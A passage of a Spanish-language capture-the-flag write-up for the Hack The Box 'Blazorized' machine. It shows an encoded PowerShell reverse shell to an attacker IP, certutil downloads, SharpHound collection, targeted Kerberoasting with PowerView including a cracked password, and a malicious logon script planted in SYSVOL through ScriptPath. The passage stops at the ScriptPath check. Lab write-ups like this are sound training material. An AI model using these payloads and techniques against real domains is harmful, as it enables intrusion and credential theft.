"JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACcAMQAwAC4AMQA0AC4AMQA5ADUAJwAsADQANAAzACkA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAAGUAdABTAHQAcgBLAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMAAAGADAALAAGACQAYgB5AHQAZQBzAC4ATABLAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBuAGcAKQAuAECZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABLAHMAAAGwACwAIAAKAGkAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyAD4AJgAxACAAFAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAkAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACcAPgAgACcA0wAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEkAKQAuAECZQB0AEIAeQB0AGUAcwAoACQAcwBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQBu0AGUAKAAKAHMAZQBwAGQAYgB5AHQAZQAsADAALAaKAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAkAHMAAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACKACgA=" '
-- --
```

Resultado: Reverse shell exitoso.


```
(root@kali)-[/home/x369/HTB/Blazorized]
# cat rev.ps1 | iconv -t utf-16le | base64 -w 0
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAc
HAGUAdABTAHQAcgBlAGEAbQAOACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABl
4AZwB0AGgAKQApACAALQBUAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4
AAwACwAIAAKAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIA
ACkALgBQAGEAdABoACAAKwAgACcAPgAgACCcAOwAkAHMAZQBUAGQAYgB5AHQAZQAgA
AZQBUAGQAYgB5AHQAZQAsADAALAAKAHMAZQBUAGQAYgB5AHQAZQAUAEwAZQBUAGcA

(root@kali)-[/home/x369/HTB/Blazorized]
# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.195] from (UNKNOWN) [10.129.119.133] 50878
```

12.5 Obtención de User Flag

Verificamos usuario: `whoami`

Resultado: `blazorized\nu_1055`

Obtenemos la flag: `cat C:\Users\nu_1055\Desktop\user.txt`

Resultado: `9c8ddd2a4b83750a8c54b00929e93fd6`

13. Reconocimiento de Dominio (BloodHound)

Recopilamos información de dominio con el recolector SharpHound.

Enlace: <https://github.com/SpecterOps/SharpHound/releases/download/v1.1.1/SharpHound-v1.1.1.zip>

Levantamos un servicio web con Python y desde la máquina víctima lo descargamos.

Comando: `certutil.exe -f -urlcache -split http://10.10.14.195/SharpHound.exe`

Una vez subido recolectamos información.

Comando: `.\SharpHound.exe -c All`

Y lo traemos a nuestra máquina atacante levantando un servicio SMB.


Comando (Atacante): `impacket-smbserver smbFolder $(pwd) -smb2support -username 1234 -password 1234`

Comando (Víctima):

```
net use \\10.10.14.195\smbFolder /u:1234 1234
cp 20260210131248_BloodHound.zip
\\10.10.14.195\smbFolder\20260210131248_BloodHound.zip
```

Subimos el zip al BloodHound.

Vemos que el usuario `NU_1055` tiene privilegios **WriteSPN** sobre `RSA_4810`.



¿Qué significa esto? `NU_1055` tiene la capacidad de escribir en el atributo `servicePrincipalName` (SPN) del usuario `RSA_4810`.

14. Movimiento Lateral (Targeted Kerberoasting)

Nos descargamos PowerView.

Enlace:

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1>

Lo transferimos con el servicio HTTP y con certutil lo descargamos.

Comando: `certutil.exe -f -urlcache -split http://10.10.14.195/PowerView.ps1`

Lo importamos: `Import-Module .\PowerView.ps1`

14.1 Modificación de SPN

Añadimos el atributo de SPN al usuario `RSA_4810`.

Comando:

```
Set-DomainObject -Identity rsa_4810 -SET
@{serviceprincipalname='noexistent/BLAHBLAH'}
Get-DomainUser rsa_4810 | Get-DomainSPNTicket
```

Explicación:

- `Set-DomainObject` : Modifica el objeto del dominio.
- `@{serviceprincipalname=...}` : Establece un SPN falso para hacer al usuario "Kerberoastable".
- `Get-DomainSPNTicket` : Solicita el ticket TGS del usuario ahora que tiene un SPN.

Resultado:

```
PS C:\windows\temp\privesc> Get-DomainUser rsa_4810 | Get-DomainSPNTicket
SamAccountName      : RSA_4810
DistinguishedName    : CN=RSA_4810,CN=Users,DC=blazorized,DC=htb
ServicePrincipalName : nonexistent/BLAHBLAH
TicketByteHexString :
Hash                : $krb5tgs$23*$RSA_4810$blazorized.htb$noexistent/BLAHBLAH*$E1436065CE427D734D35AD6ADE6B29D9$8A93C
98CFD3D253E3C16F2B3DB54E53FB1F364C15389F9F35AB73C95388CDA0486D532CDBAB9CF3D70742FE91375A95543119
C535C96236ABB39EABB9896EEFC740A757E633AE1268E424FA46566BEBD89690D7B4107AC3697F511B5D94A0BCEE9D68
3EE8AE6A18E694EADD6451BAEEC5817F81A57CC2098F1BF68D75909A4A8CD3D6C6FC8BFFBA6D14CF2C73947451BB42EC
6C428572686F3711ABE7AE22278CCE44E57F14AFE180FA24D979C66FBD49C49B6FD76D5D8B7313972AA16A8512ACEBD9
60EB17749B632D15E97E769EFA39E162FD8CA615266BBE0845130A099C66D5369CAF13F31D9E4B10ED4EEF41C1427EB4
5C67F77F4E215D8E131A9C8713DD090EAAC0E24C5F4A5734052A8338D68125BCD9ECB6845029FC8C670E40F786422B1B
1E20C184EBEFB397EC744BB581012CA14DDD70F31EFBF303F376D6F408FED3470E6E2830E4C23939CCC8B82419E51719
E1B1352A2C945DB362C44E9F0D03B6273F2232768BAD73184071C617B5D74D0072C268115E7A5294AAB838322656E92F
85DCA519FFBE66F3D9C3C86F2AF9949F6102D7AE83B89144E0BBEEB7B40C986454B2CBDB9F4BEEC7E65C812ED2800BEB
D1BB85DE113CCF10547349C87CEAC70933AB798FEBF033E0BC3548BD4BD364CFCCC1A1840B66B42B5C3DC4315CB0E5BF4
9CF90A3CD3BA5C5278E772F1EFC15F278D1D04DC4D158837DB3C3F43DE33D09F175B3E35BD55A447BDCF6A9B6B87591AB
13C89AC7A20994E5172BC11D5996A6A2EA5ABAE511408D6826BE58C560858F99E031490B25610FC4D1FC48492735E84
9A98DD8BF114CE07C8E042A5FAC32CA0764551CCD2C6B1C1B6F8A05F745D29D1F65E5391AA042308558283FBC6F8A9B0
7F1ABB767229B9B53D5BDC14182C37CA0C1D146141FAFE5651E63D88C5AD77D6EBC19AB8773258D0AE520AA2FCF486DC
CA39DE43BBEFA95202C82F645E1B5F06415D8350D9A8A5B4E9E4CA4F521ED6B5C0378D642FBF1E73D30619DCDE4BE4D1
7D6927236A87B9B58CCD26E7242CDF2CACD310DB3A6B1FDD044194DBDE01E81F693AF565641D9ADC338C82EB2264911E
C48341B2A5014D0B61E0FB347D6543C041AC26B9C68C5AF00BD8799E8FB653E1FF7078D3FC0A2E6CE9FE83211E534DF1
5EE3A90AA78092FCEADF7330D6802A3657F28867C94E6A354D64C7225D5523971105A0C455EFB44283C4A208B0FF01D6
1F4ABFEC9EC90030DB2560C8E9F60BECEA23EF05FD5BD208095780DF36ED7835AC65367D5D03F67170AD1E8CDA16AC1A
D3D312C11B77BA8B659350BF1244FCD729D6FF090903DF793AEEBF811E36B093CEC58A1A7363C3FFC2CD6CDC4FDEC2CD
D9289BB75E0DA4CEE0CF5D380B1B4D30B1AE00F04D11BBEDF5C2ACA079CFFB96969ADA8EE3B4E6103CDF011EAD0D4B24
1D56045D3DC956453193A34CC26F9B20CB6667D03A336DFC3EC38C1843AD176B6BF591222991DE881AC14A710F44A20
BE32896D90EF416DC34AC0D5C106EFE1E0822690A3D046315D2D8ECAD7B1A2F38632C7EE0E3DA6D49E6242FCA20805AF
BDC3729507AA0203B166BDD797187DA0BBBD9B16ADBAAEE01FB86A100B56F17A552F610890037A11C818D52CD33AAB3D1
5C8C0057B92AC24F399409BCAF4E753858125E15BAEA796272D240C928DE0CBFE0C950FA5D08B3040E55244AEC2C847
1F3B3863B26278D71ED1325529BE8169D1C3059DB34601B4A738BF068D76C62A517F38B52C92FA1DB5E3C0AB4C1868AD
71E6718F9F1 /dev/null
```

14.2 Cracking del Hash

Lo filtramos para limpiarlo.

Comando: `cat hash | sed 's/ //g' | tr -d '\n'`

Resultado:

```
$krb5tgs$23*$RSA_4810$blazorized.htb$noexistent/BLAHBLAH*$E1436065CE427D734D35AD6ADE6B29D9$8A93C98CFD3D253E3C16F2B3DB54E53FB1F364C15389F9F35AB73C95388CDA0486D532CDBAB9CF3D70742FE91375A95543119C535C96236ABB39EABB9896EEFC740A757E633AE1268E424FA46566BEBD89690D7B4107AC3697F511B5D94A0BCEE9D683EE8AE6A18E694EADD6451BAEEC5817F81A57CC2098F1BF68D75909A4A8CD3D6C6FC8BFFBA6D14CF2C73947451BB42EC6C428572686F3711ABE7AE22278CCE44E57F14AFE180FA24D979C66FBD49C49B6FD76D5D8B7313972AA16A8512ACEBD960EB17749B632D15E97E769EFA39E162FD8CA615266BBE0845130A099C66D5369CAF13F31D9E4B10ED4EEF41C1427EB45C67F77F4E215D8E131A9C8713DD090EAAC0E24C5F4A5734052A8338D68125BCD9ECB6845029FC8C670E40F786422B1B1E20C184EBEFB397EC744BB581012CA14DDD70F31EFBF303F376D6F408FED3470E6E2830E4C23939CCC8B82419E51719E1B1352A2C945DB362C44E9F0D03B6273F2232768BAD73184071C617B5D74D0072C268115E7A5294AAB838322656E92F85DCA519FFBE66F3D9C3C86F2AF9949F6102D7AE83B89144E0BBEEB7B40C986454B2CBDB9F4BEEC7E65C812ED2800BEBD1BB85DE113CCF10547349C87CEAC70933AB798FEBF033E0BC3548BD4BD364CFCCC1A1840B66B42B5C3DC4315CB0E5BF49CF90A3CD3BA5C5278E772F1EFC15F278D1D04DC4D158837DB3C3F43DE33D09F175B3E35BD55A447BDCF6A9B6B87591AB13C89AC7A20994E5172BC11D5996A6A2EA5ABAE511408D6826BE58C560858F99E031490B25610FC4D1FC48492735E849A98DD8BF114CE07C8E042A5FAC32CA0764551CCD2C6B1C1B6F8A05F745D29D1F65E5391AA042308558283FBC6F8A9B07F1ABB767229B9B53D5BDC14182C37CA0C1D146141FAFE5651E63D88C5AD77D6EBC19AB8773258D0AE520AA2FCF486DCCA39DE43BBEFA95202C82F645E1B5F06415D8350D9A8A5B4E9E4CA4F521ED6B5C0378D642FBF1E73D30619DCDE4BE4D17D6927236A87B9B58CCD26E7242CDF2CACD310DB3A6B1FDD044194DBDE01E81F693AF565641D9ADC338C82EB2264911EC48341B2A5014D0B61E0FB347D6543C041AC26B9C68C5AF00BD8799E8FB653E1FF7078D3FC0A2E6CE9FE83211E534DF15EE3A90AA7
```

```
8092FCEADF7330D6802A3657F28867C94E6A354D64C7225D5523971105A0C455EFB44283C4A208B
0FF01D61F4ABFEC9EC90030DB2560C8E9F60BECEA23EF05FD5BD20B095780DF36ED7835AC65367D
5D03F67170AD1E8CDA16AC1AD3D312C11B77BA8B659350BF1244FCD729D6FF090903DF793AEFBFB
11E36B093CEC58A1A7363C3FFC2CD6CDC4FDEC2CDD9289BB75E0DA4CEE0CF5D380B1B4D30B1AE00
F04D11BBEDF5C2ACA079CFFB96969ADA8EE3B4E6103CDF011EAD0D4B241D56045D3DC956453193A
34CC26F9B20CB6667D03A336DFC3EC38CB1843AD176B6BF591222991DE881AC14A710F44A20BE32
896D90EF416DC34AC0D5C106EFE1E0822690A3D046315D2D8ECAD7B1A2F38632C7EE0E3DA6D49E6
242FCA20805AFBDC3729507AA0203B166BDD797187DA0BBBD9B16ADBAEE01FB86A100B56F17A552
F610890037A11C818D52CD33AA83D15C8C0057B92AC24F399409BCAF4E753858125E515BAEA7962
72D240C928DE0CBFE0C950FA5D08B3040E55244AEC2C8471F3B3863B26278D71ED1325529BE8169
D1C3059DB34601B4A738BF068D76C62A517F38B52C92FA1DB5E3C0AB4C1868AD71E6718F9F1
```

Lo crackeamos con hashcat.

Comando: `hashcat -a 0 hash /usr/share/wordlists/rockyou.txt -O`

Resultado: (Ni7856Do9854Ki05Ng0005 #)

14.3 Validación y Acceso como RSA_4810

Lo validamos con NetExec.

Comando: `netexec smb 10.129.119.133 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)'`

Resultado: [+] blazorized.htb\RSA_4810:(Ni7856Do9854Ki05Ng0005 #)

Comprobamos si es válido para el servicio WinRM.

Comando: `netexec winrm 10.129.119.133 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)'`

Nos conectamos a través de `evil-winrm`.


Comando: `evil-winrm -i 10.129.119.133 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)'`

Resultado: Accedemos exitosamente.

15. Escalada de Privilegios

15.1 Enumeración Interna


Comprobando los privilegios de `RSA_4810` en BloodHound, vemos que no está en grupo interesante.



Además de que no hay ningún Outbound control rights.

Enumerando, vemos que el Usuario SSA_6010 , tiene capacidad **DCSync** sobre el dominio BLAZORIZED.HTB .

Importamos el módulo de PowerView.ps1 y enumeramos la información del usuario.



Información sobre SSA_6010 .

Comando: `Get-DomainUser ssa_6010`

Resultado:

```

logoncount           : 3268
badpasswordtime      : 6/19/2024 9:58:18 AM
distinguishedname    : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname          : SSA_6010
lastlogontimestamp    : 2/10/2026 11:55:06 AM
  
```

```

userprincipalname      : SSA_6010@blazorized.htb
name                   : SSA_6010
objectsid              : S-1-5-21-2039403211-964143010-2924010611-1124
samaccountname         : SSA_6010
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode           : 0
whenchanged            : 2/10/2026 5:55:06 PM
instancetype           : 4
usncreated             : 29007
objectguid             : 8bf3166b-e716-4f91-946c-174e1fb433ed
lastlogoff             : 12/31/1600 6:00:00 PM
objectcategory         : 
CN=Person,CN=Schema,CN=Configuration,DC=blazorized,DC=htb
dscorepropagationdata : {6/19/2024 1:24:50 PM, 6/14/2024 12:40:41 PM,
6/14/2024 12:40:28 PM, 6/14/2024 12:38:20 PM...}
memberof              : 
{CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote
Management Users,CN=Builtin,DC=blazorized,DC=htb}
lastlogon              : 2/10/2026 2:54:06 PM
badpwdcount            : 0
cn                    : SSA_6010
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 1/10/2024 2:32:00 PM
primarygroupid         : 513
pwdlastset             : 2/25/2024 11:56:55 AM
usnchanged             : 356513

```

Vemos que se ha logueado hace poco: 2/10/2026 2:54:06 PM

Confirmamos la hora actual: `date`

Resultado: Tuesday, February 10, 2026 2:54:42 PM

15.2 Análisis de ACLs

Enumeramos las propiedades que podemos alterar sobre el dominio para buscar vectores de escalada de privilegios.

Comando: `Find-InterestingDomainAcl -ResolveGUIDs`

Resultado:

```

ObjectDN               : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
AceQualifier           : AccessAllowed
ActiveDirectoryRights   : WriteProperty
ObjectAceType           : Script-Path
AceFlags                : None

```



```

AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-2039403211-964143010-2924010611-1107
IdentityReferenceName : RSA_4810
IdentityReferenceDomain : blazorized.htb
IdentityReferenceDN : CN=RSA_4810,CN=Users,DC=blazorized,DC=htb
IdentityReferenceClass : user

ObjectDN : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes
AceFlags : ContainerInherit, Inherited
AceType : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-2039403211-964143010-2924010611-1123
IdentityReferenceName : Super_Support_Administrators
IdentityReferenceDomain : blazorized.htb
IdentityReferenceDN :
CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb
IdentityReferenceClass : group

ObjectDN : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-All
AceFlags : ContainerInherit, Inherited
AceType : AccessAllowedObject
InheritanceFlags : ContainerInherit
SecurityIdentifier : S-1-5-21-2039403211-964143010-2924010611-1123
IdentityReferenceName : Super_Support_Administrators
IdentityReferenceDomain : blazorized.htb
IdentityReferenceDN :
CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb
IdentityReferenceClass : group

```

Análisis: Observamos dos puntos críticos en las ACLs:

1. El usuario actual (RSA_4810) tiene la capacidad de modificar (WriteProperty) el atributo Script-Path del usuario objetivo SSA_6010 . El *Script Path* define un script que se ejecuta durante el inicio de sesión del usuario.
2. El grupo Super_Support_Administrators (al cual pertenece SSA_6010) tiene derechos extendidos de DS-Replication-Get-Changes . Esto es indicativo de privilegios para realizar un ataque DCSync.

Inyección de Script en SYSVOL

Los scripts de inicio de sesión se ubican por defecto en:

```
C:\windows\sysvol\sysvol\blazorized.htb\scripts>
```

Enumeramos los permisos de los directorios: `icacls *`

Resultado:

```
11DBDAEB100D BUILTIN\Administrators:(I)(F)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
              BUILTIN\Server Operators:(I)(OI)(CI)(RX)

A2BFDCF13BB2 BUILTIN\Administrators:(I)(F)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
              BUILTIN\Server Operators:(I)(OI)(CI)(RX)

A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(F)
              BLAZORIZED\Administrator:(OI)(CI)(F)
              BUILTIN\Administrators:(I)(F)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
              BUILTIN\Server Operators:(I)(OI)(CI)(RX)

CADFDDCE0BAD BUILTIN\Administrators:(I)(F)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
              BUILTIN\Server Operators:(I)(OI)(CI)(RX)

CAFE30DAABCB BUILTIN\Administrators:(I)(F)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
              NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
              BUILTIN\Server Operators:(I)(OI)(CI)(RX)

Successfully processed 5 files; Failed processing 0 files
```

Vemos que el usuario `RSA_4810` tiene control total (F) sobre el directorio con ID `A32FF3AEAA23`.

Creamos un archivo `.bat` malicioso que invoque una reverse shell en PowerShell dentro de ese directorio.

Comando: `echo 'powershell -e`

```
"JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAG
UAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUBDAGwAaQBLAG4AdAAoACcAMQAwAC4AMQAwAC4AMQA0A
C4AMQA5ADUAJwAsADQANAazACkA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBH
AGUAdABTAHQAcgBLAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAA
uAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQ
BhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABLAG4AZ
wB0AGgAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoA
ZQBjAHQAIAAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEK
ASQBFAG4AYwBvAGQAaQBwAGcAKQAuAECZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABLAHMALAAwAC
wAIAAKAGkAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyA
D4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAg
ACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyA
QAGEAdABoACAAKwAgACcAPgAgACcA0wAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHgAdA
AuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjAEKAKQAuAECZQB0AEIAeQB0AGUAcwAoACQAc
wBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAKAHMAZQBwAGQA
YgB5AHQAZQAsADAALAAKAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAkAHMAAdABYAGU
AYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACKACgA=" '
| Out-File -FilePath reverse.bat -Encoding ASCII
```

Ahora modificamos la propiedad `ScriptPath` del usuario `SSA_6010` para que apunte a nuestro script malicioso.

Comando: `Get-ADUser ssa_6010 | Set-ADUser -ScriptPath A32FF3AEAA23\reverse.bat`

Verificamos que el cambio se haya aplicado correctamente:

Comando: `Get-ADUser ssa_6010 -Properties ScriptPath`

Resultado:

```
DistinguishedName : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
Enabled            : True
GivenName         :
Name              : SSA_6010
ObjectClass       : user
ObjectGUID        : 8bf3166b-e716-4f91-946c-174e1fb433ed
SamAccountName    : SSA_6010
ScriptPath        : A32FF3AEAA23\reverse.bat
